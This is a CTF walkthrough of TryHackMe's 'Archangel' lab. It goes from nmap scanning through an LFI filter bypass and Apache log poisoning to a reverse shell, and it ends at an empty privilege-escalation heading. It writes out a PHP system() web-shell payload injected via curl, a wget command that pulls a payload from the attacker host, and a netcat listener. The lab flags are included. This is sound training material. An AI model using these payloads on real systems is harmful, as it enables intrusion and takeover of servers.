

Archangel - Walkthrough

Archangel is a beginner-level room that aims at teaching web enumeration, local file inclusion, source code analysis, Apache log poisoning, privilege escalation, and path variable misconfigurations.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance & Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, web browser, nano, curl, netcat, strings, wget

Reconnaissance & Scanning

After connecting with the machine on TryHackMe, I started `nmap` scan to check the open ports and services.

A screenshot of a Kali Linux terminal window. The title bar shows 'kali@kali: ~/Desktop/tryhackme/others/archangel'. The terminal output shows the execution of 'nmap -T4 -sV 10.10.84.158'. The scan results indicate that ports 22 (SSH) and 80 (HTTP) are open. The SSH service is identified as OpenSSH 7.6p1 Ubuntu 4ubuntu0.3, and the HTTP service is identified as Apache httpd 2.4.29 ((Ubuntu)). The terminal also shows the nmap version (7.91) and the scan time (2021-11-15 19:45 EST). The terminal prompt is '(kali@kali)~[~/Desktop/tryhackme/others/archangel]'.


```
kali@kali: ~/Desktop/tryhackme/others/archangel
File Actions Edit View Help

(kali@kali)~[~/Desktop/tryhackme/others/archangel]
$ nmap -T4 -sV 10.10.84.158
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-15 19:45 EST
Nmap scan report for 10.10.84.158
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.21 seconds


(kali@kali)~[~/Desktop/tryhackme/others/archangel]
$
```

nmap scan showed that port 80 is opened. So, I visited the target ip address in the web browser. it was a website that provides security solutions.



After some reconnaissance, I found a different hostname called: **mafialive.thm**


To visit this host, I added the ip address of the target machine & this hostname in the `/etc/hosts` file of my machine.



Question- Find a different hostname

Answer- mafialive.thm


After this I visited the host: <http://mafialive.thm> & there I found the first flag on the home page.




Question- Find flag 1

Answer- thm{f0und_th3_r1ght_h0st_n4m3}

Then I manually searched for some common directories like: license.txt, readme.txt, robots.txt & in robots.txt I found a **disallowed entry: /test.php**



Then I visited that URL.




Question- Look for a page under development

Answer- test.php

Exploitation


There was a button. Every time I clicked the button, it called a file named `/mrrobot.php` from `/var/www/html/development_testing/` directory. So there was very high chance of LFI. Then I started testing for LFI there. But there was a filter used. So I searched on internet for LFI bypassing techniques & on <https://highon.coffee/blog/lfi-cheat-sheet/> I found that by using **php wrapper** (filter to bypass the security mechanism in php), I could bypass the filter.



then I used the php wrapper to read the test.php file & I got the contents of the file.



But it was encoded in base64 so I used <https://www.base64decode.org> to decode the data.



There I found that below are the conditions that I need to match to read the files from the server.

- (1) String should not contain: ../../
- (2) String should start with: /var/www/html/development_testing/

So, as long as those 2 conditions were followed, I could read the contents of the server.

Si I used curl to change the user agent value with a RCE payload.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ curl http://mafialive.thm/ -A "<?php system($_GET['cmd']); ?>"  
<h1>UNDER DEVELOPMENT</h1>  
thm{f0und_th3_right_h0st_n4m3}  
(kali@kali)-[~]  
$
```

Then in browser, I typed


http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=id

and the command was executed.


```
Wavefire x INCLUDE x LFI Cheat Sheet x + INCLUDE - Mozilla Firefox  
mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=id  
  
Not to be Deployed  
Here is a button  
10.9.2.20 - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" 10.9.2.20 - [16/Nov/2021:06:15:42 +0530] "GET /mmap.php?check637023538 HTTP/1.1" 404 454 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) 10.9.2.20 - [16/Nov/2021:06:15:42 +0530] "POST /sdk HTTP/1.1" 404 454 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) 10.9.2.20 - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.1" 200 3888 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:42 +0530] "GET /about HTTP/1.1" 404 454 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.0" 200 19462 "-" 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/layout.css HTTP/1.1" 200 4953 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200 693 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.mobilenenu.js HTTP/1.1" 200 926 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/fontawesome-free/css/fontawesome-all.min.css HTTP/1.1" 200 8451 "http://10.10.84.158/layout/styles/layout.css" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET / HTTP/1.1" 200 19443 "-" 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3163 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2179 "http://10.10.84.158/layout/styles/layout.css" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:43 +0530] "GET /images/demo/100x100.png HTTP/1.1" 200 1542 "http://10.10.84.158/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:44 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.84.158/layout/styles/fontawesome-free/css/fontawesome-all.min.css" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:44 +0530] "GET /images/demo/backrounds/01.png HTTP/1.1" 200 54946 "http://10.10.84.158/layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.84.158/layout/styles/fontawesome-free/css/fontawesome-all.min.css" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:15:44 +0530] "GET /favicon.ico HTTP/1.1" 404 490 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 :1 - [16/Nov/2021:06:15:49 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" Apache/2.4.29 (Ubuntu) (internal dummy connection) :1 - [16/Nov/2021:06:15:50 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" Apache/2.4.29 (Ubuntu) (internal dummy connection) 10.9.2.20 - [16/Nov/2021:06:19:33 +0530] "GET /test.php HTTP/1.1" 200 473 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:22:47 +0530] "GET /test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php HTTP/1.1" 200 1072 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:24:31 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../../../../../etc/passwd HTTP/1.1" 200 949 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:24:32 +0530] "GET /favicon.ico HTTP/1.1" 404 491 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:25:14 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=id HTTP/1.1" 200 1221 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:25:38 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log HTTP/1.1" 200 1257 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 10.9.2.20 - [16/Nov/2021:06:26:50 +0530] "GET / HTTP/1.1" 200 286 "-" uid=33(www-data) gid=33(www-data) groups=33(www-data)"
```

Then I uploaded a php reverse shell payload by changing cmd=id with cmd=wget
http://10.9.2.20:10000/payload.php -O payload.php

payload: <https://github.com/pentestmonkey/php-reverse-shell.git>



Then on my machine, I started a netcat listener on port 9999



After that I executed the payload by:

<http://mafialive.thm/payload.php>

and I got a web shell.


```
kali@kali: ~  
File Actions Edit View Help  
  
kali@kali)-[~]  
$ nc -lvp 9999  
listening on [any] 9999 ...  
connect to [10.9.2.20] from mafialive.thm [10.10.84.158] 59952  
Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
06:31:27 up 28 min, 0 users, load average: 0.00, 0.03, 0.21  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

Then in the `/home/archangel/user.txt` I found a flag.

Question- Get a shell and find the user flag

Answer- thm{lf1_t0_rc3_1s_tr1cky}

[illegible]

Privilege Escalation

